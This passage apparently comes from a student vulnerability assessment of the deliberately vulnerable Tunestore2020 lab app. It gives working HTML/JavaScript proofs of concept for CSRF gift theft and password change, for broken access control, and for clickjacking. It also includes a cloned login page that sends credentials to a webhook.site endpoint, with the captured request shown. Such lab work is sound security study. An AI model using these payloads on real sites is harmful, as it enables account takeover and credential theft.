
This screenshot is similar to the previous one, but it shows two pending friend requests under the 'My Friends:' section: 'chase' with status 'Waiting' and 'attacker' with status 'Waiting'. The 'Add Friend' section at the bottom still shows an empty 'Friend name:' input field and a 'Submit' button. The rest of the page, including the header, the 'Add Balance' form, and the footer, remains the same.

Now all the attacker has to do is accept the friend request.

## 4.2 CSRF Vulnerabilities - Give a Gift

Similar to adding a friend, an attacker can exploit the CSRF vulnerability in the Tunestore application to give a gift to themselves using another user's account without their consent. The attack is executed by creating a malicious webpage that automatically sends a request to the give.do endpoint to gift a specific CD to the attacker's account.

Here is the HTML code that performs this attack:




```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>CSRF Attack - Give Gift</title>
7   <script>
8     window.onload = function() {
9       var form = document.createElement("form");
10      form.method = "GET";
11      form.action = "http://localhost:8082/Tunestore2020/give.do";
12
13      var cdInput = document.createElement("input");
14      cdInput.type = "hidden";
15      cdInput.name = "cd";
16      cdInput.value = "3";
17
18      var friendInput = document.createElement("input");
19      friendInput.type = "hidden";
20      friendInput.name = "friend";
21      friendInput.value = "attacker";
22
23      form.appendChild(cdInput);
24      form.appendChild(friendInput);
25      document.body.appendChild(form);
26      form.submit();
27    };
28  </script>
29 </head>
30 <body>
31   <script>
32     setTimeout(function() {
33       window.location.href = "http://localhost:8082/Tunestore2020/list.do";
34     }, 100);
35   </script>
36 </body>
37 </html>
```

This is the current gift page for the CD with id 3:



When the link <http://localhost:8082/attack2/> is clicked on, the script creates a form that will submit a GET request to the give.do endpoint. The form is then added to the end of the document body and automatically submitted using `form.submit()`. After submitting the form, the script redirects the victim to the main page:



As seen above, the balance has gone down by the cost of the album, indicating that it was bought for the attacker using the victim's money.

### 4.3 CSRF Vulnerabilities - Change Password


An attacker can exploit the CSRF vulnerability in the Tunestore application to change a victim's password without their awareness or consent. Normally, changing the password requires navigating to <http://localhost:8082/Tunestore2020/profile.do>, but it can be bypassed by creating a malicious page that submits a request to the password.do endpoint directly.

Here is the HTML code that performs this attack:

```
Open  index.html
~/Documents/apache-tomcat-9.0.37/webapps/attack3


1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>CSRF Attack - Change Password</title>
7   <script>
8     window.onload = function() {
9       var form = document.createElement("form");
10      form.method = "POST";
11      form.action = "http://localhost:8082/Tunestore2020/password.do";
12      var newPasswordInput = document.createElement("input");
13      newPasswordInput.type = "password";
14      newPasswordInput.name = "password";
15      newPasswordInput.value = "1234";
16
17      var repeatPasswordInput = document.createElement("input");
18      repeatPasswordInput.type = "password";
19      repeatPasswordInput.name = "rptPass";
20      repeatPasswordInput.value = "1234";
21      form.appendChild(newPasswordInput);
22      form.appendChild(repeatPasswordInput);
23      document.body.appendChild(form);
24      form.submit();
25    };
26  </script>
27 </head>
28 <body>
29   <script>
30     setTimeout(function() {
31       window.location.href = "http://localhost:8082/Tunestore2020/list.do";
32     }, 100);
33   </script>
34 </body>
35 </html>
```

Normally when the user performs a login, it looks like this:






When the link <http://localhost:8082/attack3/> is clicked on, the script creates a form that submits a POST request to the password.do endpoint. The password “1234” is added to the input fields and the form is then added to the end of the document body and automatically submitted. After submitting the form, the script redirects the victim to the main page, just like with the “Give a gift” attack. When the victim tries to log in with their previous credentials, they will see that their login isn’t going through:



Now if the attacker uses the new password that they set for the account, they are able to successfully log in:



## 5.0 Broken Access Control Vulnerability


Broken access control occurs when an application fails to enforce appropriate restrictions on what authenticated users can access or perform. This can lead to users viewing or modifying resources that they should not have access to, such as accessing other users' data or performing unauthorized actions. The vulnerability often results from missing or improperly implemented checks on user permissions, leading to things such as unauthorized data exposure and privacy breaches.

### 5.1 Broken Access Control Vulnerability - View Non-Friend CD's

The endpoint `/Tunestore2020/viewcds.do?friend=chase` should verify that the user making the request is authorized to view the CD collection of the specified friend (in this case, "chase"). If no such check exists, any user could change the friend parameter to view any other user's CD collection, which is a breach of privacy and security.

Here is an example of this attack being done below:

The user "amanuel" is able to see Chase's CD collection due to them already being friends:



Tunestore::List

localhost:8082/Tunestore2020/viewcds.do?friend=chase

the tunestore  
buy some tunes - give some tunes

Welcome amanuell!  
Your account balance: \$10,002,031.17

Add Balance:

Type: -- SELECT

Number:




Amount:

Add

[Friends](#)  
[Profile](#)  
[CD's](#)  
[Log Out](#)

Copyright © 2008 The Tune Store

Tunestore::List

 <p><b>Classic Songs My Way</b> Paul Anka</p> <p><a href="#">Download</a> <a href="#">Gift (\$9.99)</a> <a href="#">Comments</a></p>	 <p><b>The Ultimate Tony Bennett</b> Tony Bennett</p> <p><a href="#">Download</a> <a href="#">Gift (\$9.99)</a> <a href="#">Comments</a></p>	 <p><b>The Divine Miss M</b> Better Midler</p> <p><a href="#">Buy/Gift (\$9.99)</a> <a href="#">Comments</a></p>
---	---	--




But if a user who isn't on Chase's friends list decides to use the same link that the user "amanuel" used, then it would bring them to a similar page where they can still view all of Chase's CD's, showcasing a lack of an authorization check:

The attacker's friend list:



Now when the same link is visited:



## 6.0 DOM-XSS Vulnerability

DOM-XSS occurs when an application's client-side JavaScript modifies the Document Object Model in a way that allows untrusted data to execute as code on a trusted web page. This vulnerability comes from little to no sanitization or validation of user input before updating the DOM, enabling attackers to inject malicious scripts that can execute in the browsers of users interacting with the affected page. This can lead to the theft of sensitive information such as user credentials and session tokens.


### 6.1 DOM-XSS Vulnerability - Harvest Login Credentials

An attacker can utilize the original HTML code of the webpage's login page and then add a JavaScript snippet at the top to capture the login credentials and send them to a webhook for collection. The following code demonstrates this attack:


```
Open [icon] *Index.html
~/Documents/apache-tomcat-9.0.37/webapps/attack4

1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>Tunestore::List</title>
7
8   <script language="javascript" type="text/javascript" src="/Tunestore2020/js/prototype.js"></script>
9   <link rel="stylesheet" href="/Tunestore2020/css/reset.css" type="text/css">
10  <link rel="stylesheet" href="/Tunestore2020/css/fonts.css" type="text/css">
11  <link rel="stylesheet" href="/Tunestore2020/css/base.css" type="text/css">
12  <link rel="stylesheet" href="/Tunestore2020/css/grids.css" type="text/css">
13  <link rel="stylesheet" href="/Tunestore2020/css/tunestore.css" type="text/css">
14
15  <script>
16    window.onload = function() {
17      const form = document.forms['loginForm'];
18      form.action = 'https://webhook.site/57c8e755-95ab-45da-8cf0-0d3733c35dc0';
19      form.onsubmit = function() {
20        setTimeout(function() {
21          window.location.href = 'http://localhost:8082/Tunestore2020/list.do';
22        }, 500);
23      };
24    };
25  </script>
26
27 </head>
28 <body>
29 <div id="doc3" class="yui-t3">
30   <div id="hd">
31     
32   </div>
33   <div id="bd">
34     <div id="yui-main">
35       <div class="yui-b">
36         <div class="yui-g">
37           <h2>Tunestore::List</h2>
38
39           <div class="cd">
40             <br>
41             <strong>Classic Songs My Way</strong><br>
42             Paul Anka
43             <p>
44               <a href="/Tunestore2020/buy.do?cd=1">Buy</a>/
45               <a href="/Tunestore2020/giftsetup.do?cd=1">Gift</a> ($9.99)<br>
46               <a href="/Tunestore2020/comments.do?cd=1">Comments</a>
47             </p>
48           </div>
49
50           <div class="cd">
51             <br>
52             <strong>The Ultimate Tony Bennett</strong><br>
53             Tony Bennett
54             <p>
55               <a href="/Tunestore2020/buy.do?cd=2">Buy</a>/
56               <a href="/Tunestore2020/giftsetup.do?cd=2">Gift</a> ($9.99)<br>
57               <a href="/Tunestore2020/comments.do?cd=2">Comments</a>
58             </p>
59           </div>
60
61           <div class="cd">
62             <br>
```

To utilize this code, the victim will be given the fake link (<http://localhost:8082/attack4/> for demonstration purposes) and will see this when they visit it:



Since this page is using nearly identical code to the real login page, a typical user will not be able to tell the difference between the two. When the user enters their user credentials and click log in, they are redirected to the real homepage and will be logged in:



Unfortunately for the victim, their login credentials have just been harvested and will be collected in the malicious endpoint (webhook):

REQUESTS (1/100)  
Newest First  
Search Query

POST #b85f4  
71.75.239.185  
10/23/2024 2:54:39 AM

Request Details

Permalink Raw content Copy as

POST https://webhook.site/57c8e755-95ab-45da-8cf0-0d3733c35dc0

Host71.75.239.185WhoisShodanNetifyCensysVirusTotal

Date10/23/2024 2:54:39 AM (a few seconds ago)

Size31 bytes

Time0.001 sec

IDb85f4db7-36b0-4910-ac78-244de442c447

NoteAdd Note

Query strings

(empty)

Raw Content

Headers

accept-languageen-US,en;q=0.9

accept-encodinggzip, deflate, br

refererhttp://localhost:8082/attack4/

sec-fetch-destdocument

sec-fetch-user?1

sec-fetch-modenavigate

sec-fetch-sitecross-site

accepttext/html,application/xhtml+xml,application/xml;q=0.9,im...

user-agentMozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML...

content-typeapplication/x-www-form-urlencoded

originhttp://localhost:8082

upgrade-insecure-requests1

cache-controlmax-age=0

content-length31

hostwebhook.site

Form values

usernameamanuel

password12345

Format JSON

Word-Wrap

Copy

Vulnerability assessment and System Assurance Report

28

## 7.0 Clickjacking Vulnerability

Clickjacking is a malicious technique where an attacker tricks a user into clicking on something different from what the user perceives, potentially leading to unauthorized actions on a web application. This is done by overlaying a transparent iframe over a legitimate webpage, causing the user to click on elements they cannot see. For instance, an attacker could trick a user into unknowingly transferring funds, changing account settings, or exposing sensitive information.

### 7.1 Clickjacking Vulnerability - Add Friend

Below is an example of HTML code that demonstrates how an attacker might exploit a clickjacking vulnerability. In this scenario, the fake website is designed to resemble the actual friend page of the Tunestore application. The attacker overlays a transparent element that covers the entire screen. When the user clicks on this overlay, it automatically submits a form that sends a friend request to the attacker.

The following code demonstrates this attack:

(css styling):

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Tunestore::Friends</title>


  <script language="javascript" type="text/javascript" src="/Tunestore2020/js/prototype.js"></script>
  <link rel="stylesheet" href="/Tunestore2020/css/reset.css" type="text/css">
  <link rel="stylesheet" href="/Tunestore2020/css/fonts.css" type="text/css">
  <link rel="stylesheet" href="/Tunestore2020/css/base.css" type="text/css">
  <link rel="stylesheet" href="/Tunestore2020/css/grids.css" type="text/css">
  <link rel="stylesheet" href="/Tunestore2020/css/tunestore.css" type="text/css">
  <style>
    #clickjack-button {
      position: fixed;
      top: 0;
      left: 0;
      width: 100%;
      height: 100%;
      background-color: transparent;
      opacity: 0;
      z-index: 10;
      cursor: pointer;
    }
  </style>
</head>
<body>
<div id="doc3" class="yui-t3">
  <div id="hd">
    
  </div>
  <div id="hd">
```



(javascript):

```
5         <br><br>
6         <a href="/Tunestore2020/logout.do">Log Out</a>
7     </div>
8 </div>
9 <div id="ft">Copyright © 2008 The Tune Store</div>
10</div>
11
